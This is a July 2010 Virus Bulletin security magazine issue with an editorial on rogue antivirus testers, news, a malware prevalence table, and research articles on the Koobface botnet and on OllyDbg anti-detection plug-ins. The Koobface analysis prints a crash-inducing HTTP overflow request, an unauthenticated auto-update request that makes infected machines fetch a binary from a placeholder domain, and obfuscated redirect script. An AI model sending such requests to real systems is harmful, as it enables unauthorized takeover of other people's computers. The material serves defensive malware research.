JULY 2010

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

ROGUES IN VOGUE

'Some of the new testing labs that have appeared recently mimic the tactics of rogue AV products.' Costin Raiu explains why users should be as wary of suspicious testing organizations as of fake anti-malware.

page 2

INDIAN SUBCONTINENT REVISITED

In 1997, Virus Bulletin published an overview of virus activity in the Indian subcontinent. The piece ended with a series of predictions. Andrew Lee now picks up where that article left off and examines where the predictions were borne out, and where they failed to meet reality.

page 14

VBSPAM CERTIFICATION

With 23 full anti-spam solutions on the test bench, this month's VBSpam comparative review is the largest to date, with a record 22 products achieving a VBSpam certification. Martijn Grooten has the details.

page 26

vb VERIFIED SPAM virusbtn.com

ISSN 1749-7027

virus BULLETIN COMMENT

‘Some of the new testing labs that have appeared recently mimic the tactics of rogue AV products.’

Costin Raiu, Kaspersky Lab

THE DAWN OF THE ‘ROGUE AV TESTERS’

Recently, I was sitting with some colleagues, discussing everybody’s favourite subject (OK, second favourite subject after the malware naming mess): the state of AV testing. During the discussion, somebody brought up the name of a new, obscure testing organization in the Far East. Nobody else had ever heard of it, so my colleague jokingly dubbed it a ‘rogue Andreas Marx’.

It then occurred to us that some of the new testing labs that have appeared recently mimic the tactics of rogue AV products. As we know, the rogue AV business model is based on selling a false sense of security; we professionals know it is fake, but the victims don’t. People buy a rogue AV product because they believe it will solve their security problems, but at best the products don’t do anything, and at worst, they install additional malware.

Rogue AV testers display similar behaviour. In this case, the business model is not based on a false sense of security, but instead on a false sense of *insecurity*. So, how do they operate? Well, it seems to start with a number of tests which look legitimate, and which mimic real-world conditions. The tests then slowly become more ‘complicated’, and security products perform increasingly poorly. Finally, the main idea emerges: that all security products are useless.

Hence, the false sense of insecurity is promoted through the tests: you are insecure, the money you paid for AV software was misspent. Rogue AV testers also often fail to disclose product names in published test results and attempt to sell their results for significant sums of money.

Editor: Helen Martin
Technical Editor: Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Consulting Editors:
Nick FitzGerald, *Independent consultant, NZ*
Ian Whalley, *IBM Research, USA*
Richard Ford, *Florida Institute of Technology, USA*

The following are some characteristics we identified as being specific to rogue AV testers:

1. They are not affiliated with any serious testing organization, such as AMTSO. Rogue AV testers may also show fake affiliations or even falsely display, say, the AMTSO logo on their website.
2. They publish free public reports, but charge for the ‘full’ reports. In general, the public reports are made to look as bad as possible for all participants, to maximize the profits from selling the full reports.
3. The public reports are full of charts that look complicated and clever, but which sometimes reveal amusing mistakes. Although exact numbers are not usually available, the charts can provide useful information about the errors in the tests.
4. They claim that all AV products are useless. This is the foundation stone of any business based on the ‘false sense of insecurity’.
5. They charge (usually large sums of money) for samples and methodology to make sure the flawed methodology and samples cannot be reviewed externally. Reputable testers will make samples and methodology freely available to the developers of the products they test.
6. Should a company or individual agree to pay the large sums to obtain the methodology, the fees escalate, revealing new, previously hidden costs. The main idea here is that the rogue AV testers do not want to provide access to samples and methodology, because it would reveal gross errors in their tests – by escalating their prices they hope that many will be deterred or prevented from accessing them.

There are other characteristics, but I think everybody gets the point.

Just as rogue AV products exploded and became one of the most profitable categories of crimeware, I suspect rogue AV testers will follow. In the process, they will also become extremely profitable and have a negative impact on the industry.

So, if you are trying to compare security solutions, I recommend sticking to established testing organizations such as *Virus Bulletin*, *AV-test.org* and *AV-Comparatives* or reputable magazines with a good history behind them.

Do not become a victim of the rogue AV testers!

NEWS

SEX OUTNUMBERED

A study by newly renamed AV firm *Avast* (formerly *Alwil*) has revealed that legitimate websites serving malware outnumber infected adult websites by 99 to 1 – illustrating the point that one cannot be safe online simply by avoiding straying into pornographic and other nefarious sites. In fact, in the UK, *Avast* found that infected domains were more likely to contain the word 'London' than the word 'sex'.

The company also reported a 200% increase in the number of infected web pages in the run up to the World Cup – *VB* pities any unprotected football fans who visited the infected sites: malware woes would be the last thing one would want to add to a vuvuzela-induced headache.

RUSSIAN MALWARE BOUNCES BACK

According to a report by security firm *Network Box*, malware originating from Russia is on the increase again, placing the company back in the top four malware-producing countries. Last month saw a decline in malware coming out of Russia after the hosting service *PROXIEZ-NET* was taken down in mid May.

At the time of the *PROXIEZ-NET* take down, experts predicted that those who used the host for malicious purposes would be quick to switch to a different service, and this indeed appears to have been the case. A similar pattern was observed in malware originating from the US after the shutdown of the *McColo* service provider in 2008 – with production of threats from the US showing a dramatic drop initially, but returning to previous levels within a month.

According to the report, Russia is now responsible for 7.4% of the world's malware, behind the US (13%), Korea (10.1%) and India (9.2%).

CYBERCRIME CASE STUDIES USED TO EDUCATE BUSINESSES

AUSTRAC, the Australian Transaction Reports and Analysis Centre, has released the fourth in a series of annual reports designed to educate Australian businesses about potential money laundering and terrorism financing risks, and to assist in recognizing and guarding against such risks.

In the report, 31 case studies are detailed to illustrate how Australian businesses have inadvertently assisted criminals in committing a range of offences, including drug importation and trafficking, identity fraud and money laundering. The case studies include the tale of an elderly couple who lost over $500,000 to offshore scammers and the story of an accountant who committed fraud after falling for a 419 scam. The report can be read in full at http://www.austrac.gov.au/files/typ_rpt.pdf.

Prevalence Table – May 2010[1]

Malware	Type	%
Autorun	Worm	10.92%
Conficker/Downadup	Worm	7.29%
Adware-misc	Adware	6.21%
VB	Worm	6.11%
FakeAlert/Renos	Rogue AV	4.95%
Heuristic/generic	Misc	4.13%
OnlineGames	Trojan	4.07%
Injector	Trojan	3.17%
Agent	Trojan	3.07%
Downloader-misc	Trojan	2.79%
Zbot	Trojan	2.47%
Virut	Virus	2.42%
Mdrop	Trojan	2.29%
Delf	Trojan	2.22%
Alureon	Trojan	2.01%
Virtumonde/Vundo	Trojan	2.00%
Encrypted/Obfuscated	Misc	1.66%
AutoIt	Trojan	1.56%
HackTool	PU	1.55%
Small	Trojan	1.47%
Suspect packers	Misc	1.47%
Exploit-misc	Exploit	1.41%
Peerfrag/Palevo	Worm	1.30%
PDF	Exploit	1.23%
Heuristic/generic	Trojan	1.21%
FakeAV-Misc	Rogue AV	1.11%
Sality	Virus	1.05%
Heuristic/generic	Virus/worm	1.02%
Iframe	Exploit	1.01%
Tanatos	Worm	0.99%
Crypt	Trojan	0.97%
Dropper-misc	Trojan	0.96%
Others[2]		13.90%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS

HACKING KOOBFACE

Joey Costoya
Trend Micro Threat Research

Koobface is your modern Web 2.0 botnet. Whereas an ordinary worm would propagate via email, IM or exploits, Koobface spreads itself through social networking websites – arguably the most popular applications of the Web 2.0 era.

Koobface actually consists of several components. Each one is implemented in a single executable file, and performs a specialized task[1]. One of the components is the web server component, which causes a compromised PC to act as one of the web servers of the Koobface botnet – making it an unwitting accomplice in the Koobface infection chain.

By opening up compromised systems to the Internet, the web server component further exposes the affected systems to external threats. The web server component has vulnerabilities that are remotely exploitable. This paper will discuss these vulnerabilities and how to exploit them, and will explore the possibility of taking over the Koobface botnet.

INFECTION CHAIN

Before we delve into the details of how Koobface could be taken over, let's take a look at the infection chain. This way, we can see where the web server component fits into the bigger picture.


To date, we have seen Koobface spreading via *Facebook*, *MySpace*, *Twitter*, *Hi5*, *Bebo*, *Netlog* and *Tagged*. It even spreads via *Blogger* and *Google Reader*.

The links in the spammed messages it sends out would lead eventually to either a fake *YouTube* page or a fake *Facebook* page peddling a file named 'setup.exe', purporting to be an *Adobe Flash* player update.

The 'setup.exe' file is the Koobface loader. When executed, it downloads a horde of Koobface components. These include:

- A social network spreader (*Facebook*, *MySpace*, *Twitter*, etc.)
- A personal information and credentials stealer
- A *Google* account creator
- A *Facebook* auto-registration module
- A search hijacker
- A fake AV module
- A web server component

Collectively, these components comprise the Koobface malware threat.



J[redacted]n My Home Film ;) http://lnk.ms/135tn 22 seconds ago
Mood: good ☺

[redacted] ▸ [redacted]: You must see this vide0 now! :)
http://dejaramarcos.com/554/
Amazing Video
Source: [redacted]os.com
October 13 at 3:30am

I love this video! :) http://i-dare-you.co.za/639/
42 minutes ago from web
PU[redacted]D
AN[redacted]EZ

Figure 1: Koobface has been seen spreading via Facebook, MySpace, Twitter, Hi5, Bebo, Netlog and Tagged.

WEB SERVER COMPONENT

As explained previously, the web server component turns the Koobface-compromised system into a web server. The infected PC is now part of the Koobface infection chain and is responsible for serving those fake *Facebook* or *YouTube* pages, which will then serve the 'setup.exe' file – the Koobface loader.


Figure 3 shows a generalized view of the Koobface infection chain. We can see in the diagram where the web server component fits into the bigger picture.

In order to serve the Koobface files properly, the web server component adds exceptions to the *Windows Firewall* to allow incoming connections to TCP port 80, the HTTP port. This action also makes the infected system accessible from the Internet.

VULNERABILITIES

The web server component runs on all Koobface-compromised systems. This means that all of these compromised PCs are wide open to incoming connections

[1] More detailed information about Koobface can be found in the following research papers:
- http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul2009.pdf
- http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface_final_1_.pdf
- http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/koobface_part3_showmethemoney.pdf



Video posted by * Tiger *

Adobe Flash Player Update

This content requires Adobe Flash Player 10.37. Would you like to install it now?

From: * Tiger *
Joined: 1 year ago
Videos: 5

Embed: <object width="425" height="344"><param na

Flash Player upgrade required
You must download and install the latest version of Player to view this content.

File Download - Security Warning

Do you want to run or save this file?

Name: setup.exe
Type: Application, 36.0 KB
From: [redacted]

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

roadcast Yourself :: Video posted by * Tiger * - Mozilla Firefox
http://76.78.140.31/d=anitabresser.com/0x3E8/view/console=yes/?go
Sign Up | QuickList (0)
Install
Subscribe
More From user
Related Videos
0:00 / 0:00
File Edit View Favorites Tools Help
Back Search Favorites
Address http://[redacted]/0x3E8/f=tw/?facebook
facebook Home Profile Friends Inbox Settings Logout
Video My Videos | Videos of Me | About | Help
+ Upload ● Record
Download Flash
Run Save Cancel
Latest Videos See All Videos Recently Tagged Friends
Hong Kong
by Bruno Carlot


Figure 2: The links in the spammed messages lead eventually to either a fake YouTube page or a fake Facebook page peddling a file named 'setup.exe', which purports to be an Adobe Flash player update.

from the rest of the Internet. Security vulnerabilities in the web server component would widen the attack surface of these compromised PCs, and expose these machines to additional threats.

Because the web server component is installed on all of the Koobface zombies, security vulnerabilities in the component also become a weakness for the Koobface botnet itself. It is possible that anyone with an exploit for these vulnerabilities could take control of the majority, if not all, of the Koobface zombies, and consequently take control of the Koobface botnet itself.

BUFFER OVERFLOW

In the code where the web server component processes incoming HTTP requests, there exists an insecure function call to sscanf, which is used to parse the HTTP requests. Parsed strings in the HTTP request are stored in fixed-length arrays. Passing a very long string in the HTTP request will cause a buffer overflow in the allocated string buffers.



social networks
koobface sites
1. User visits social network, clicks on a koobface-spammed URL
2. User visits the koobface-spammed URL, which is actually a compromised site.
3. User redirected to a koobface zombie
user
4. The web server component serves "setup.exe" – the koobface loader
koobface zombie running web server component

Figure 3: Koobface infection chain.

Figure 4 shows a screenshot of a sample HTTP request which leads to a buffer overflow situation.


The packet capture as illustrated in Figure 4 will result in the application state shown in Figure 5. Notice that we have gained control of the EIP.

All that's left to do is to weaponize this buffer overflow.

AUTO-UPDATE


The Koobface web server component has an auto-update feature. The auto-update is triggered by a specific web request to a Koobface zombie. The following is a sample web request that will trigger the auto-update:

```
http://ip_address_of_zombie/?newver=http://mydomain.
com/new_version.exe
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ABBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC / HTTP/1.1
```

Figure 4: Sample HTTP request which leads to a buffer overflow.




```
OllyDbg - webserver.exe - [CPU - thread 000004EC]

Registers (FPU)
EAX 00000000
ECX 42424242
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 009FB4B0
EBP 009FB4D0
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)

Address   Hex dump                                          ASCII
009FFFA4  41 41 41 41 41 41 41 41 42 42 42 42 FF FF FF FF  AAAAAAAABBBBÿÿÿÿ
009FFFB4  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
009FFFC4  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
009FFFD4  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 00  CCCCCCCCCCCCCCC.
009FFFE4  30 B7 80 7C 00 00 00 00 00 00 00 00 00 00 00 00  0·€|............
009FFFF4  BB 1C 40 00 40 3E 33 00 00 00 00 00              »□@.@>3.....

009FB4B0  7C9032A8
009FB4B4  009FB598
009FB4B8  009FFFA8
009FB4BC  009FB5B4
009FB4C0  009FB56C
009FB4C4  009FFFA8
009FB4C8  7C9032BC
009FB4CC  009FFFA8
009FB4D0  009FB580
009FB4D4  7C90327A
009FB4D8  009FB598

Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Figure 5: The packet capture as illustrated in Figure 4 will result in this application state.

Upon receiving the web request, the Koobface zombie will do the following:

- Download the file specified in the newver argument
- Stop the webserver service
- Replace the existing webserver binary with the newly downloaded file
- Restart the webserver service

There is no authentication involved in the auto-update process. The Koobface zombie will blindly download any URL specified. This weakness in the auto-update process provides another (easier) possible avenue for taking over the Koobface botnet.



Source of: http://[redacted]fxd.php - Mozilla Firefox

```
var bb5469bb = [
"7pfqo0tr.jiar9ojn5yk.bb1vkwm0nytg2uoqv.rdb4xnnx8qgk:yko5oyhe6mij5cvt".replace(/[pfqotrjianykbvwmgu
"7kata2xw.bhvo1cqp0ah0aquv.fahba3hvwy1zgxk.bte1ax6urgo8um:kdg8ae7ez6ujvy".replace(/[katxwbhvocqpufy
"2srx4bsvhy.mk1ynn2rxxj4gd.ksg1qhzj1dm5kws.vp1hne7lvc2fcy:vvcd1jyk9ht0vl".replace(/[srxbvhymknjgdqz
"9nw8sgju.dt2wsuh4se.bjnlo1jw9hll3sbn.mwc1oze9amnhd0aclzp:zk3epl3tr8vej".replace(/[nwsgjudtheblomcz
"2uhp4pvo.eq1krj4ozpui7tiupb.ib5na1hvyv.vz6tgd1mlnd:eg2for2qep1tn".replace(/[uhpvoeqkrjzitbnaygdmlf
"1ybza2heuz2nql.pr5eb3ay.flb1mfwa6priu9tyo.wqt1zzj0ja6idzdo:mr5lxxh3fn4wp".replace(/[ybzaheunqlprfm
"1okl1yf7rb.yrp2vgq0ebp3nky.zjo1ddk9ba5bl.zlxor1goii5rtzta3ajwdo:vc7uafqt3qqhxl7fad".replace(/[okly
"8irjc5zkoh.wuto1iv5elmr8pe.mre3yg4pww.hffiy7rei7bbi:pty1moon0ljny1gbmd8pfww".replace(/[irjczkohwut
"1ty7ddf2zk.wbtsz1vhf2tgz9zhn.oox1wcz0ebz7zth.vom2jx5zef0gybjx:fbwy9ibkse5kslj6atcj".replace(/[tydf
"8xvo3nnf.ob2kehz5iz1vb.pun2ck4vuqg8peq.sro4bw5he:ygp7eb1bscv3xk".replace(/[xvonfbkehzipucqgsrwy]+/
"8ruwd3sgv.wiq8lcb.rryf1pbsc8lh9whw.gqml4ck9cgtq:yh9eipi5udba6ahcuw".replace(/[ruwdsgviqlcbyfphmkte
"7diyid5xng.kuyxi2bvho1lgb0vlb.wyv7omyx.tzu3eam:wssb7jlm3hsbi7fio".replace(/[diyxngkubvholwmtzeasjf
"2mi4jida.uge1nsh2vxu4bxj.jj1qur1kbin5iqdt.ygbx1wwvr7olcj2xpd:knf1qvw9bmtm0pg".replace(/[mijdaugens
"1jedc1hu4rcpg.sfm7yd2htp.ka2dhbxd3qols5np.fzqk7dq3uiua:toe6ayqq2pm7sk".replace(/[jedchurpgsfmytkab
"7fmo2cyvqy.pi2uum1yov3qbmn.la3jh3cdh.wnb1dq0tr5sce:gtgf7tjfoo5hs2objz".replace(/[fmocyvqpiubnlajhd
"2ngql1iltr3ci.liy5ksn5ydxd.uvy6nkk6ox.lppq1twcl9olki1cqx:gvi8mesq6fdv2gpb".replace(/[ngqlitrcyksdx
"1dwp1fcgaj5jr.uki1kqp6sdw4xa.jyib1jbva7mjx.oggy2nfv0ascgf1wqvc:qu1wlr4co3vb".replace(/[dwpfcgajruk
"1xejvz7tyw2nbwu.zrq1jq9qjf0bjl.ia2zdj0sxcp0uyk.wr7rfy:hkl5omt9se6bg".replace(/[xejvztywnburqfliads
"9xqjt2eboh.ajmt4mug1vog.wfvm8vhi5xrkxt.iq9wbwd5yqs:fwqo6bbvo4hhkj4qhzr".replace(/[xqjtebohamugvwfi
"9lafuo9rto.feeuy2oblx5vbj.bh1vo4jf9ttak.gegr9zlt7aw:nem5wy3dmjz2laa".replace(/[lafuorteybxvjhkgzwn
''];
window.redirect = '';
function fb2e3062() {
if (document) {
fcb8e43613=document.getElementById('faf62792cf');
if (fcb8e43613) {
```

Line 30, Col 29

Figure 6: Part of the JavaScript used to perform the redirection.

There is one requirement, though. The replacement binary should be able to interface effectively with the NT Service Controller. The web server component is installed as a service, and the replacement binary is started by using the sc.exe utility.

WHERE ARE THE TARGETS?

The targets are, of course, the IP addresses of the Koobface zombies. Harvesting those IP addresses is not difficult at all. To see how we could harvest IP addresses, let's revisit the Koobface infection chain (Figure 3).

The Koobface sites carry out the redirection via an obfuscated JavaScript. Figure 6 shows a portion of the JavaScript used to perform the redirection.

The first part of the obfuscated JavaScript shown in Figure 6 actually contains a list of IP addresses. These are the IP addresses to which the JavaScript will redirect the user. These IP addresses belong to the various Koobface zombies that are running the web server component.

By creating some simple scripts to harvest these IP addresses, more than 88,000 unique zombies have been enumerated. Nearly half of these reside in the United States alone.

ENDNOTE

Computers infected with Koobface are further exposed to attack from the Internet at large. Thanks to the web server component, infected machines are reachable from anywhere on the Internet. Any attack attempting to take control of the Koobface zombies can be carried out by anyone as long as they're connected to the web.

This level of exposure also puts the whole of the Koobface botnet at risk. A successful attack against these zombies would dramatically cut down the botnet population, thus weakening, if not disabling, the Koobface botnet. Another possible scenario is that someone else could take over the botnet in order to neutralize it, or to replace it with something much more sinister.

In the course of this research, no attack was attempted on any of these zombies. Doing so would constitute unauthorized access to computer systems, which is not only unethical, but also illegal. Exploits against the vulnerabilities highlighted in this paper were only tested on infected systems within our control.

TECHNICAL FEATURE

ANTI-UNPACKER TRICKS – PART TEN

Peter Ferrie
Microsoft, USA

New anti-unpacking tricks continue to be developed as older ones are constantly being defeated. Last year, a series of articles described some tricks that might become common in the future, along with some countermeasures [1–10]. Now, the series continues with a look at tricks that are specific to debuggers and emulators.

In this article we look at *OllyDbg* plug-ins.

Unless stated otherwise, all of the techniques described here were discovered and developed by the author.

1. OLLYDBG PLUG-INS

OllyDbg supports plug-ins. A number of packers have been written to detect *OllyDbg*, so some plug-ins have been written to attempt to hide it from those packers. The following is a description of those plug-ins, along with the vulnerabilities that could be used to detect them.

1.1 MagicHideOllyDbg

MagicHideOllyDbg is a shameless theft of code from the *HideOD* plug-in. All but five of the important routines are byte-for-byte identical to *HideOD*. In fact, the autorun option still calls itself *HideOD*. One routine is different from *HideOD* because it contains an introduced bug. The bug is in the OutputDebugStringA code, which has been renamed to 'OutDebugStringA'. Since no such API exists in *Windows*, the protection against the *OllyDbg* OutputDebugStringA exploit is not enabled. Three more routines are different from *HideOD* thanks to a different compiler setting which has produced slightly different, but functionally equivalent code. The other routine is different because the order of the options checking has been changed. In addition, two new routines have been introduced.

One of the newly introduced routines intercepts the ntdll NtQuerySystemInformation() function. *MagicHideOllyDbg* saves the debuggee's original ntdll NtQuerySystemInformation() function code to a dynamically allocated block of memory, then replaces it with the *Windows XP*-style code: MOV EDX, xxxxxxxx / CALL DWORD PTR DS:[EDX]. This change is instantly recognizable in *Windows NT* or *Windows 2000*, since the code is normally LEA EDX, DWORD PTR SS:[ESP + 4] / INT 2E. The value that is assigned to EDX is a pointer to the dynamically allocated block of memory. That block intercepts any attempt to call the ntdll NtQuerySystemInformation() function with the SystemModuleInformation class, and simply returns when such a call is made. This behaviour is a bug because no error code is returned.

Further, the block contains code that is specific to the 32-bit version of *Windows Vista*, using a specific service call which uses the TEB->Wow32Reserved field. The use of this option causes an error in *OllyDbg* on other platforms.

Interestingly, the block also contains a check for the SystemInfoBufferSize being 11 bytes long. If it is, then the block simply returns, as in the case of the SystemModuleInformation class. It is unclear what was intended here.

The other routine hides *OllyDbg*'s caption. The block attempts to intercept the routine that displays the '[CPU-' string. It calls the kernel32 VirtualProtect() function to write-enable the memory region, but it only sets the read/write attribute and not the executable bit. Then it calls the user32 SetWindowText() function, which sends a message to *OllyDbg*. However, since the pages are no longer executable, *OllyDbg* crashes on DEP-enabled systems.

In the event that everything works, the string is changed to '[CPU] [<current time in hexadecimal>] CPU -'.

The author of *MagicHideOllyDbg* was not contacted regarding these bugs.

1.2 Olly Advanced

The *Olly Advanced* plug-in was described in [6]. What follows are the changes from the previous version, and a description of the behaviour that is specific to more recent versions of *Windows*. Note that the majority of the bugs that were documented previously are also present in this version.

Olly Advanced hooks the code in *OllyDbg* that is reached when a single-step exception occurs. The hook calls the kernel32 ContinueDebugEvent() function, and changes the state so that *OllyDbg* ignores the exception. The hook exists to work around a 'bug' in *OllyDbg* that surfaces on the 64-bit platform. The problem is that during the process start-up, there are several DLL unload events. *OllyDbg* sets the T flag in response to those events, before resuming execution of the thread. This causes a side effect similar to the exception priority problem that was described in [2]. The proper solution to the problem is not to set the T flag for DLL unload events during process start-up (which ends when the first breakpoint exception occurs).

Olly Advanced uses a new search method during API hooking. It has replaced the 'C2' ('RET' instruction) search with an 'FF12' ('CALL [EDX]') search. This further ties the plug-in to *Windows XP* and later versions (the plug-in also makes use of the kernel32 DebugActiveProcessStop() function, which was introduced in *Windows XP*), since *Windows 2000* and earlier use a different format for native calls. The search is still blind, even though the format is constant for the supported platforms. However, the 64-bit version of *Windows Vista* and later versions use yet another format. The result is that the hook will fail on those platforms, whereas it would previously have succeeded. Fortunately, *Olly Advanced* registers a Structured Exception Handler first, so that when the search fails, it will no longer interfere with *OllyDbg*.

Olly Advanced searches within the debuggee's ntdll NtOpenProcess() function code for the 'FF12' opcode ('CALL [EDX]' instruction), and then replaces it with an 'E9' opcode ('JMP' instruction), to point to a dynamically allocated block of memory. The block tries to refuse attempts to open the *OllyDbg* process. However, there is a bug in this code. The bug is that the wrong parameter is accessed for the comparison, so the correct result is not guaranteed. Specifically, *Olly Advanced* assumes that the ProcessHandle parameter will contain the current process ID, but this parameter is intended only to receive the new object handle, not to specify the process ID. Presumably, the author of *Olly Advanced* examined the behaviour of the kernel32 OpenProcess() function, which does place the current process ID in this location. However, the kernel32 OpenProcess() function also places the current process ID in its correct location within the ObjectAttributes structure, and the ntoskrnl NtOpenProcess() function examines only the ObjectAttributes structure to determine the current process ID. Thus, it is a simple matter to place different values in the two locations, and bypass the check in *Olly Advanced*.

Olly Advanced searches blindly within the debuggee's ntdll.dll for some code that is used by the exception dispatcher, and replaces that code with a jump to a dynamically allocated block of memory. That block saves the debug registers before calling the original exception handler, and then restores the debug registers when the handler returns. The problem with this approach is that the handler might not return – in which case the debug registers can be altered without restriction.

